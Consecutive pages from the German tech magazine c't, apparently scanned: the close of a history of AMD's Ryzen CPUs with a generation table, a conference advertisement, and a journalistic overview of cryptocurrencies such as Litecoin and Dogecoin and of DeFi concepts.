Die Gaming-Schwäche war AMD bewusst. Im Begleitmaterial zu den Prozessoren fanden sich merkwürdigerweise nur Benchmarks in 4K-Auflösung, bei der die Grafikkarte den limitierenden Faktor darstellt und die Unterschiede zwischen den CPUs nur wenige Prozent betragen. Unsere zusätzlichen Messungen bei 1440p-, 1080p- und 720p-Auflösung zeigten bei vielen Spielen jedoch mit dem Ryzen 7 1800X einen eklatanten Rückstand der Bildrate von bis zu 30 Prozent gegenüber den beiden Intel-CPU's Core i7-7700K und Core i7-6900K.

Da wir keine Erklärung für die schlechte Performance hatten und einen Defekt oder Fehler unsererseits vermuteten, waren wir auch zwei Tage vor Heftschluss noch fleißig damit beschäftigt CPUs, Boards und Grafikkarten hin und her zu tauschen, sowie diverse Male Windows neu zu installieren. An unseren Ergebnissen änderte das jedoch nichts. Den Tag der Veröffentlichung erwarteten wir mit einem flauen Magengefühl, doch dann bestätigten die Tests anderer IT-Magazine unsere Messwerte.

Im Nachhinein musste AMD eingestehen, dass es bei 3D-Spielen in der Tat ein Problem gibt. Im Laufe der kommenden Monate stellten sich dafür mehrere Ursachen heraus. Der Scheduler von Windows kam mit dem speziellen Aufbau der Ryzen-Prozessoren nicht zurecht, bei dem sich jeweils vier Kerne einen Block des Level-3-Cache teilen, was AMD auch als CPU Core Complex (CCX) bezeichnet. Verteilt das Betriebssystem Threads derselben Anwendung auf Kerne in verschiedenen CCX, sind die Latenzen bei der Kommunikation erheblich höher als zwischen Kernen im gleichen CCX. Erst zwei Jahre später mit Windows 10 1903 lernte der Scheduler dies zu unterschei-

den. Schnelleres RAM mildert dieses Problem ab, denn Level-3-Cache und Infinity Fabric arbeiten mit dem Speichertakt. Die ersten Ryzen traten mit DDR4-2666 an, später stieg das offiziell unterstützte Tempo bis auf DDR4-3200.

Weitere Gründe für die anfangs schlechte Spiele-Performance waren die geringere Singlethreading-Performance im Vergleich zu den Intel-CPU's sowie der Turbomodus mit festen Stufen. Ließen auf der CPU mehr als zwei aktive Threads, taktete sie nur noch mit der niedrigeren Turbostufe für Last auf allen Kernen. Mit der zweiten Ryzen-Generation besserte AMD nach, sodass die CPU dynamisch die Taktfrequenz bis zum Maximum ausschöpft, sofern noch thermisches Budget vorhanden ist.

Intel unter Druck

AMD erwischte Intel mit den Ryzen-Prozessoren zu einer denkbar ungünstigen Zeit. Der Chipriese bekam die eigene 10-Nanometer-Fertigung jahrelang nicht ans Laufen, weshalb es bei den Core-i-CPU's in den kommenden Jahren auch keine signifikante Fortentwicklung der Architektur gab. Als Notlösung folgte stattdessen ein Aufguss derselben Skylake-Architektur nach dem anderen. Beginnend mit Core i-8000 flanschte Intel schließlich bei jeder CPU-Generation jeweils zwei weitere Kerne mehr an, um nicht völlig von AMD abgehängt zu werden. Erst mit den wenige Monate alten Core i-12000 „Alder Lake“ konnte Intel bei Performance, Effizienz und Funktionen AMD wieder einholen.

Aus Käuferperspektive waren die Ryzen-Prozessoren ein großer Gewinn, denn die Preise purzelten durch die neue Konkurrenz. Mit jeder neuen Generation gab es bei beiden Herstellern zudem einen kräftigen Performancezuwachs. Quasi eine Neuauflage des Gigahertz-Duells der Jahrtausendwende. AMD konnte

in der Folge in allen Bereichen verloren gegangene Marktanteile zurückerobern und profitierte in den letzten Jahren durch Umsatz- und Gewinnrekorde auch finanziell.

Ein paar Stolpersteine gibt es jedoch auch bei der Erfolgsstory Ryzen. Wie alle anderen CPU-Designs mit Out-of-Order-Design waren sämtliche Zen-Prozessoren Anfang 2018 von den Sicherheitslücken Spectre V1 und V2 und von später aufgedeckten Varianten betroffen. Zudem traten bei den ersten Ryzen 1000 bis zur Fertigungswoche 30/2017 beim Kompilieren unter Linux Segmentation Faults auf. Betroffene Exemplare hat AMD im Rahmen der Garantie ausgetauscht. Diesen Bug konnten wir damals ebenso bestätigen wie den, der bei Lastprogrammen mit hochoptimiertem FMA3-Code das System zum Komplettabsturz brachte. Über ein Firmware-Update konnte dieser vom Chiphersteller vergleichsweise einfach und schnell behoben werden.

Manche Vorteile sind aber auch mit Nachteilen verbunden, die sich erst später offenbarten. So verwendet AMD bei den aktuellen Ryzen 5000 zwar immer noch dieselbe CPU-Fassung AM4 wie bei der ersten Ryzen-Generation. Eine beliebige Auf- und Abwärtskompatibilität gibt es jedoch nicht. Zu Anfang war die Größe der Flash-Chips für das BIOS deutlich kleiner, weshalb aktuelle CPUs nur selten auf den damals aktuellen Boards mit Serie-300-Chipsatz laufen. Umgekehrt laufen auf modernen Platinen mit B550-Chipsatz nur Ryzen 3000 und neuer. Und die erste Ryzen-Generation wird von Windows 11 offiziell verschmäht. Wegen hoher Nachfrage sind derzeit kaum Ryzens mit vier und sechs Kernen zu günstigen Preisen lieferbar, sodass Intel wieder aufholt.

Blick nach vorne

Inzwischen zeichnet sich das Ende der AM4-Plattform am Horizont ab. Ryzen-Prozessoren wird es aber wohl noch viele Jahre geben. In der zweiten Jahreshälfte kommen die Ryzen 7000 für die neue Fassung AM5, zu deren Neuerungen PCI Express 5.0, DDR5-RAM, 5-Nanometer-Fertigung sowie die weiter verbesserte Architektur Zen 4 zählen. Für die fernere Zukunft hat AMD bereits vor mehreren Jahren Zen 5 bestätigt, dabei munkelt man über ein Hybrid-Design ähnlich wie Apples M1 und Intel Core i-12000.

(chh@ct.de) 

Ryzen-Prozessoren für Desktop-PCs

Generation	CPU-Kerne	Architektur	Grafik / Compute Units	Fertigungstechnik	Verkaufsstart
Ryzen 1000 „Summit Ridge“	4, 6, 8	Zen	—	14 nm GlobalFoundries	März 2017
Ryzen 2000G „Raven Ridge“	2, 4	Zen	RX Vega / 8, 11	14 nm GlobalFoundries	Februar 2018
Ryzen 2000 „Pinnacle Ridge“	4, 6, 8	Zen+	—	12 nm GlobalFoundries	April 2018
Ryzen 3000G „Picasso“	4	Zen+	RX Vega / 8, 11	12 nm GlobalFoundries	Juli 2019
Ryzen 3000 „Matisse“	4, 6, 8, 12, 16	Zen 2 (Chiplet)	—	7 nm TSMC + 12 nm GlobalFoundries	Juli 2019
Ryzen 4000G „Renoir“	4, 6, 8	Zen 2	RX Vega / 6, 7, 8	7 nm TSMC	Juli 2020
Ryzen 5000X „Vermeer“	6, 8, 12, 16	Zen 3 (Chiplet)	—	7 nm TSMC + 12 nm GlobalFoundries	November 2020
Ryzen 5000G „Cezanne“	4, 6, 8	Zen 3	Radeon / 6, 7, 8	7 nm TSMC	April 2021

TEAM UP!

Impulse für erfolgreiche
Teamentwicklung

Online-Konferenz – 31. März 2022

Frühbucher-
Rabatt
bis 10.3.2022

... denn Teams entwickeln sich nicht von allein.

Teamentwicklung ist, wenn eine Person ihr Team beim Beantworten wichtiger Fragen unterstützt:

- ☞ Welche Ziele verfolgen wir?
- ☞ Wie können wir unser gegenseitiges Vertrauen stärken?
- ☞ Wofür sind wir verantwortlich – wofür nicht?
- ☞ Auf welchen Prinzipien soll unsere Zusammenarbeit beruhen?
- ☞ Wie können wir Kritik konstruktiv formulieren?

Die Konferenz richtet sich an Teamverantwortliche sowie an Scrum Master und Agile Coaches.

Goldsponsor: The logo for 'tms' consists of the lowercase letters 'tms' in a bold, sans-serif font, with a stylized blue fan-like graphic to the right.

Veranstalter:  heise Developer

 dpunkt.verlag

teams.inside-agile.de




Bild: Andreas Martini

Bitcoins Brüder

Kryptowährungen und Blockchain-Ideen von recht seriös bis völlig absurd

Der Blockchain-Hype treibt immer neue Blüten; abseits von Bitcoin und Ethereum tummeln sich Tausende Projekte, darunter immer neue digitale Währungen mit den unterschiedlichsten Ansätzen. Wir geben einen kleinen Einblick in pompöse Pläne und milliardenschwere Witze.

Von Jan Mahn und Sylvester Tremmel

Der Hype um Blockchain-basierte Systeme ist ungebrochen, auch wenn es Ende 2020 drastische Kursverluste bei nahezu allen Kryptowährungen gab. Die mit Bitcoin in die Welt gekommene Idee einer dezentralen Blockchain hat Subkulturen und riesige Märkte hervorgebracht. Beeindruckend (oder erschütternd) sind nicht nur die dort gehandelten Geldmengen, sondern auch die Ziele und Arten der Marktteilnehmer. Egal, was man von Kryptowährungen und Blockchains hält: Mangelnden Innovationswillen kann man ihren Fans nicht vorwerfen.

Nicht nur in der öffentlichen Wahrnehmung, auch bei der Marktkapitalisierung liegt Bitcoin unangefochten auf Platz eins aller Kryptowährungen; zu Redaktionsschluss lag der Gesamtwert aller im Markt befindlichen Bitcoins deutlich über 800 Milliarden US-Dollar. Auf Platz zwei folgt Ethereums Ether mit gut 350 Milliarden Dollar. Ethereum hat außerdem „Smart Contracts“ salonfähig gemacht [1, 2], womit Programmcode über Blockchains verwaltet und ausgeführt werden kann. Das bringt Start-ups und Entwickler auf immer neue (nicht immer ausgegorene) Ideen.

ct kompakt

- Kryptowährungen werden in der öffentlichen Wahrnehmung gerne mit Bitcoin gleichgesetzt.
- Die Motivationen hinter neuen Kryptowährungen sind sehr unterschiedlich. Nicht immer wollen die Erfinder damit reich werden.
- Neben Währungen werden auch andere Teile des Finanzsystems auf Blockchains nachgebildet.

Getrieben wird der Hype mittlerweile eher von den zahllosen weiteren Projekten, die Bitcoin und Ethereum oft ersetzen wollen oder aufhören aufbauen. Viele solche Systeme basieren zum Beispiel auf den Smart Contracts von Ethereum und nutzen diese Blockchain als Infrastruktur für ihre eigenen Währungen (Token) oder auch für eigene Blockchains. Ohnehin hat sich Ethereum mit seiner Ethereum Virtual Machine (EVM) als eine Art Quasi-Standard etabliert: Auch konkurrierende Systeme achten oft auf Kompatibilität mit der EVM, um Nutzern und Entwicklern eine gewohnte Umgebung zu bieten.

Finanziert wird das Blockchain-Wachstum von Investoren, die zum Teil ehrlich davon überzeugt sind, dass die geförderten Projekte das Internet, die Wirtschaft, den Kunstmarkt oder alle möglichen anderen Bereiche der Gesellschaft revolutionieren werden. Viele hoffen aber auch nur, das „nächste große Ding“ vor allen anderen zu erkennen, oder investieren nach dem Gießkannenprinzip in alle möglichen Blockchain-Projekte, um bei einer etwaigen Kursexplosion dabei zu sein. In der Szene rund um die immer neuen auf Blockchains basierenden NFT-Projekte ist diese Hoffnung besonders groß [3].

Schnelles Geld?

Viele Blockchain-Währungen positionieren sich selbst als Alternative zum Bitcoin und vor allem als flexibles und kostengünstiges dezentrales Zahlungsmittel. Damit bezahlen will aber typischerweise kaum jemand, der auf einer der Handelsplattformen konventionelles Geld (wie Dollar oder Euro) in eine der digitalen Währungen eintauscht. Krypto-Invest-

ment nennen es die einen, Zockerei die Kritiker. Egal, wie man es sieht: Viele Besitzer der Währungen hoffen darauf, in wenigen Sekunden, einer Woche, einem oder zehn Jahren jemanden zu finden, der die Coins für mehr traditionelles Geld wieder abnimmt. Das Versprechen, mit einer Digitalwährung eines Tages zahlen zu können, ist dabei hilfreich. Das Gerücht „demnächst kann man mit Währung X bei Onlineshop Y zahlen“, geschickt in den richtigen Kreisen platziert, treibt typischerweise die Kurse nach oben. Gruppendynamiken in sozialen Netzwerken (allen voran Twitter und einige Subreddits bei Reddit) spielen eine entscheidende Rolle bei den Kursentwicklungen.

Längst sind auch professionelle Akteure in das Spiel eingestiegen. Je kleiner die Marktkapitalisierung einer Kryptowährung, desto leichter kann man die Kurse durch gezielt platzierte Informationen in sozialen Netzwerken befeuern. Für das Aufspüren von sogenannten Walen, also Großanlegern und ihren Transaktionen, gibt es von Freiwilligen betriebene Websites wie whale-alert.io. Um aus den Aktivitäten der Großanleger sinnvolle Schlüsse für eigene Investitionen zu ziehen, muss man die Dynamiken einer Währung aber sehr genau kennen.


Auch kleinere Kryptowährungen können durchaus noch stattliche Marktkapitalisierungen und beachtliche Handelsvolumina haben. Ein anschauliches Beispiel für Kryptowährungen abseits der bekannten Marktführer ist der 2011 gestartete Litecoin, eine der frühen Bitcoin-Alternativen. Auch an ruhigen Tagen werden Litecoins im Gegenwert von immerhin einer Milliarde US-Dollar transferiert.

Die ursprüngliche Idee des Litecoins war, schneller als Bitcoin zu sein: Statt alle zehn Minuten einen Block zu bauen, schreibt das Litecoin-Netzwerk alle 2,5 Minuten einen Block. Die Litecoin-Blockchain nutzt, wie der große Bruder, einen Proof-of-Work-Algorithmus zum Schutz gegen Manipulationen, das Hash-Verfahren ist jedoch scrypt statt SHA256. Die Litecoin-Erfinder entschieden sich dafür, weil es RAM-intensiv ist und spezialisierte Chips (ASICs) für das scrypt-Mining 2011 nicht realisierbar schienen: ASICs zu bauen, ist einfach, RAM dagegen ist teuer, so die Annahme und das Argument für scrypt. Die Bitcoin-typische Zentralisierung auf wenige Mining-Pools mit Lagerhallen voller Spezialhardware sollte Lite-

coin dadurch vermeiden, weil jeder genauso gut auf dem eigenen PC schürfen kann.

Dieser Plan scheiterte allerdings, das Mining auf CPUs und GPUs lohnt sich heute nicht mehr – Litecoin wird nur noch mit ASICs erzeugt. Das liegt auch daran, dass Litecoin das scrypt-Verfahren mit vergleichsweise laschen Parametern einsetzt. Einen Hash für Litecoin errechnet man mit überschaubaren 131 Kilobyte Arbeitsspeicher. Damit blockiert das Verfahren nicht ausreichend teuren RAM, um den Bau von ASICs unattraktiv zu machen. Bemerkenswert ist, wie es zu dieser Entscheidung überhaupt kam: Der Litecoin-Erfinder Charlie Lee gibt an, die Entscheidung gar nicht selbst getroffen zu haben. Stattdessen habe er einfach die Werte der Währung Tenebrix übernommen. Die wiederum habe die Werte so niedrig angesetzt, weil sonst die grafische Oberfläche ihres Wallets bei jedem neuen Block über eine Minute einfrore, während sie die Blockgültigkeit prüfte [4].

Die derartig fragwürdig motivierte und aus heutiger Sicht falsche Entscheidung ändert aber nichts daran, dass der



2013 als Satire- und Kunstprojekt gestartet, ist der Dogecoin nach Marktkapitalisierung die zwölftstärkste Kryptowährung.

Litecoin aktuell populär ist und viel gehandelt wird. Nachdem die Währung anfangs lange bei einem Wechselkurs um 3,5 US-Dollar dümpelte, begann Ende 2017 die erste große Rallye ihrer Geschichte. Am 18.12. erreichte der Litecoin einen Wechselkurs von über 350 US-Dollar, fiel danach aber wieder rasant. 2021 ging es in einer allgemeinen Kryptowährungseuphorie noch einmal auf fast 390 US-Dollar nach oben. Aktuell zahlt man circa 140 US-Dollar für einen Litecoin. Erfinder Lee gab Ende 2017 (kurz nach dem damaligen Höchststand) bekannt, seine Litecoins verkauft zu haben, nachdem er wiederholt dafür kritisiert wurde, durch seine Tweets den Kurs beeinflusst zu haben. Rückblickend kein schlechter Zeitpunkt.


Währung für Hunde

Während man bei Litecoin noch darüber diskutieren kann, ob die technischen Rahmenbedingungen angemessen und der Kursverlauf rational ist, entzieht sich ein technischer Verwandter jeglichen Kategorisierungs- und Erklärungsversuchen: der Dogecoin. Die Währung wurde weder geschaffen, um ein reales Problem zu lösen, noch wollten die Erfinder damit das große Geld verdienen – der Dogecoin ist eine Mischung aus Satire, Kunstprojekt und wahrhaftiger Schnapsidee.

Ausgedacht haben sich die Kryptowährung 2013 der Entwickler Billy Markus, damals bei IBM angestellt, und Jackson Palmer, seinerzeit Adobe-Mitarbeiter. Das Alleinstellungsmerkmal: ein niedlicher rot-blonder Hund der Rasse Shiba Inu als Maskottchen, der in Teilen der Internetkultur als Meme mit bewusst falschem Englisch kombiniert wird – „doge“ ist eine scherzhafte Abwandlung von „dog“. Und so beschreibt sich das Projekt auf seiner Homepage: „Dogecoin ist eine quelloffene Peer-to-Peer-Digitalwährung, die von Shiba Inus weltweit bevorzugt wird.“

Wenn Sie das Gelesene für völlig absurd halten, haben Sie den Kern der Idee verstanden – bei der Vorstellung ihrer neuen Währung 2013 haben sich die Erfinder bemüht, nicht den Eindruck zu erwecken, dass diese Bitcoin-Alternative ernst gemeint sein könnte. Im Forum Bitcointalk.org verfassten sie einen bunten Beitrag in der Kinderschrift Comic Sans mit Slogans wie „such random“, „much profit“ und „wow“. Dass die Währung mehrere Jahre bedeutungslos bei Wechselkursen im Bereich von Hundertstel Dollar-Cent vor sich hin vegetierte, dürfte daher

Chainlink verknüpft Smart Contracts „sicher mit off-chain data“. Wer genau nachliest, erfährt aber, dass er selbst dafür verantwortlich ist, die genutzten Daten zu überprüfen.



auch die Erfinder nicht überrascht oder betrübt haben.

Technisch haben die beiden Erfinder das Rad nicht neu erfunden, sondern schlicht die Technik des Litecoin übernommen und mit eigenen Parametern versehen; geschürft wird ebenfalls mit ASICs. Wesentlicher Unterschied: Im Dogecoin-Netz entsteht jede Minute ein neuer Block und seit dem 25. Februar 2015 gibt es als Belohnung fürs Mining eines Blocks 10.000 Einheiten Dogecoin. Jedes Jahr kommen also 5,2 Milliarden neue Dogecoin auf den Markt, Anfang 2022 existierten über 130 Milliarden Einheiten. Und anders als Kryptowährungen, die sich selbst als seriös einstufen, hat Dogecoin kein eingebautes Limit, die Geldmenge steigt für immer – die Währung ist also inflationär angelegt. In der Dogecoin-Community wird argumentiert, dass das nicht schlimm sei, da ja auch regelmäßig Einheiten durch verlorene Wallets „vernichtet“ würden.

Obwohl nichts am Dogecoin für ein ernsthaftes Investment spricht, hat die Währung eine große Fangemeinde, die es geschafft hat, ab Anfang 2021 den Preis für Dogecoin in die Höhe zu treiben. Von 0,74 US-Cent am 27. Januar schoss die Währung auf 4,7 Cent zwei Tage später. Damit begann allerdings erst richtig die Rallye, in die auch Elon Musk einstieg – bekanntlich Spezialist für Aufmerksamkeitsmanagement auf Twitter. Seine Begeisterung für Dogecoin drückte er mit kryptischen Tweets aus, denen einige gar entnehmen, man könne in der Währung demnächst auch Teslas kaufen. Das Ergebnis: Der Dogecoin sprang im Mai 2021 bis auf 68 Cent und steht aktuell immer noch bei 15 Cent. Die 10.000 Einheiten Belohnung für Dogecoin-Miner sind damit etwa 1.500 US-Dollar wert und jede Minute kommen 10.000 weitere hinzu. Insgesamt hat der Dogecoin laut Daten von Coinmarketcap eine Marktkapitalisierung von

21 Milliarden US-Dollar – Platz 12 im Ranking aller Währungen, noch vor Litecoin.

Mit solchen Werten haben offenbar nicht mal die Erfinder des Projekts gerechnet. 2015, lange vor derartigen Zuwächsen, stiegen sie aus dem Projekt aus. Billy Markus gibt an, damals seine Dogecoins verkauft und vom Erlös einen Honda Civic erworben zu haben.

Dezentralisierte Finanzen

Nachdem das Investment in – beziehungsweise die Zockerei mit – Kryptowährungen so lukrativ sein kann, lag der nächste Schritt für die Blockchain-Fangemeinde recht nahe: DeFi-Projekte verlagern auch die eigentlichen Finanzinstrumente auf die Blockchain. Die dezentrale Handelsplattform Uniswap zum Beispiel besteht aus Ethereum-Smart-Contracts und erlaubt es, beliebige Kryptowährungen (Token) auf Ethereum-Basis gegeneinander zu tauschen. Das erspart den Umweg über zentrale Kryptobörsen, wenn man eine Währung kaufen oder verkaufen will. Außerdem betreibt Uniswap den handelbaren Token UNI mit einer Marktkapitalisierung von sieben Milliarden US-Dollar. UNI-Besitzer sollen damit nicht nur Profit machen, sondern können auch auf die Weiterentwicklung von Uniswap Einfluss nehmen. Wer ausreichend UNI sein Eigen nennt, kann Protokolländerungen vorschlagen und alle UNI-Besitzer können darüber abstimmen. Es gibt viele weitere solcher Börsen, auch für Token, die nicht auf Ethereum basieren.

Die Pläne von DeFi-Fans gehen allerdings deutlich weiter: Die Abkürzung steht für decentralized finance (dezentralisiertes Finanzsystem) und soll letztlich ein autonomes Finanzsystem beschreiben, das unabhängig und parallel zum etablierten, staatlich kontrollierten System existiert. Teile davon gibt es schon, Systeme wie Aave (Token: AAVE, 2,5 Milliarden Dollar Marktkapitalisierung) erlauben,

Geld gegen Zinsen zu deponieren und – ebenfalls verzinst – Darlehen aufzunehmen, sofern man ausreichend Sicherheiten hinterlegt. Letzteres wieder in Form von Kryptowerten.

Der Blockchain-Unterbau erlaubt mittlerweile auch neue Instrumente, die im klassischen Finanzmarkt vermutlich weder denkbar noch erlaubt wären. Ein Beispiel sind „Flash Loans“. Mit einem Flash Loan kann man sich *beliebig viel* Geld leihen, ohne Sicherheiten hinterlegen zu müssen. Der Trick: Das Geld muss in ein und derselben Blockchain-Transaktion geliehen und wieder zurückgezahlt werden. Ein Zahlungsausfall ist nicht möglich, weil in diesem Fall die Transaktion samt Verleih gar nicht erst zustande käme. Transaktionen auf Blockchains können mehrere Smart Contracts aufrufen, sodass sich mit Flash Loans tatsächlich etwas anfangen lässt. Befürworter sehen darin zum Beispiel ein Instrument zur Arbitrage – also das Ausnutzen von nicht ganz ausgeglichenen Kursen –, eine auch im klassischen Finanzmarkt bekannte Strategie. Kritiker sehen in Flash Loans die Möglichkeit zu Kursmanipulationen innerhalb einer Transaktion.

Das Orakel von DeFi

Ein grundsätzliches Problem von DeFi (und vielen anderen Blockchain-Ideen) ist die Anbindung an die Außenwelt. Um etwa ein Haus als Sicherheit für einen Kre-

dit nutzen zu können, müsste man der Blockchain irgendwie versichern, welchen Wert das Haus hat – und dass es überhaupt existiert und dem Kreditnehmer gehört. Solche Systeme, die Informationen von außen in die Blockchain tragen, bezeichnet man als „Orakel“, weil das System selbst nicht überprüfen kann, ob die Information stimmt. Dem Orakel muss man vertrauen, obwohl einer der Vorteile von Blockchain-Systemen ja sein soll, dass man sich nicht auf eventuell manipulative Instanzen verlassen muss. Das hindert DeFi-Projekte allerdings nicht daran, fleißig Orakel zu nutzen. Anbieter wie Chainlink (Token: LINK, 8 Milliarden Dollar Marktkapitalisierung) haben ein ganzes Geschäftsmodell darum herum gestrickt, externe Daten in Blockchains zu füttern.

Schwierig wird es auch, wenn DeFi-Projekte an den herkömmlichen Finanzmarkt andocken wollen. Projekte, die das legal korrekt tun möchten, scheitern häufig am Veto von Aufsichtsbehörden, die Kryptowährungen und DeFi sehr kritisch sehen. Das eröffnet wiederum Marktlücken für halbseidene Projekte, die sich um Aufsichtsbehörden und staatliche Regularien nicht scheren – und oft auch nicht um das Wohl und Wehe der eigenen Investoren.

Stabil!

Eine weitere wachsende Spielart unter den Kryptoprojekten sind sogenannte Stablecoins. Sie treten an, um den Anschluss an

herkömmliche Märkte und Währungen zu verbessern, ohne das System der Kryptowährungen verlassen zu müssen. Mit Zockerei und Kursschwankungen haben Stablecoins wenig zu tun: Ein Beispiel ist Dai, ein Stablecoin, der immer genau einen US-Dollar wert sein soll (daher die Bezeichnung Stablecoin) und damit innerhalb des Blockchain-Universums als Dollar-Ersatz taugt. Aktuell sind etwa 10 Milliarden DAI im Umlauf, verwaltet von der sogenannten MakerDAO. DAO steht für „dezentrale autonome Organisation“ und bedeutet letztlich: eine Sammlung von Smart Contracts, in diesem Fall auf der Ethereum-Blockchain. Die MakerDAO hält Vorräte in anderen Kryptowährungen, um damit den DAI nach Bedarf zu stabilisieren. Außerdem gibt es den nicht stabilisierten Maker-Token (MKR), der Besitzern das Recht gibt, Entscheidungen der MakerDAO zu beeinflussen.

Fazit

Ob und welche Blockchain-Projekte langfristig wirtschaftlichen Wert haben, kann niemand vorhersehen – genau diese Unsicherheit treibt ja die Kursverläufe. Offen ist auch, ob sich noch ein echter gesellschaftlicher Nutzen einstellt; viele Kryptoprojekte haben durchaus hehre Intentionen, aber bislang fällt die Szene gesellschaftlich vor allem durch exorbitanten Stromverbrauch für Proof-of-Work-Algorithmen und exorbitante Schadenssummen bei Diebstählen und Betrügereien auf (siehe Kasten).

Die Kreativität der Blockchain-Fans ist allerdings noch keineswegs ausgeschöpft. Einerseits gibt es viele Projekte, die auf spezielle Anwendungen abzielen, und andererseits gibt es mit den Ideen zu Web3 und Blockchain-Varianten des Metaversums große Pläne, um das Internet und das gesellschaftliche Zusammenleben grundsätzlich zu revolutionieren. Diese Aspekte werden wir uns in zukünftigen Ausgaben ansehen, denn technisch interessant sind einige der Systeme in jedem Fall. (syt@ct.de) **ct**

Literatur

- [1] Lars Hupel, Verträge im Äther, Eine Einführung in die Ethereum-Blockchain, c't 10/2021, S. 122
- [2] Lars Hupel, Den Äther programmieren, Smart Contracts für die Ethereum-Blockchain schreiben, c't 12/2021, S. 150
- [3] André Kramer, Goldgräberstimmung, Wer vom NFT-Hype profitiert – und wer verliert, c't 5/2022, S. 32
- [4] Charlee Lee, Litecoin: <https://heise.de/s/nkrG>

Unter den Füßen weggezogen

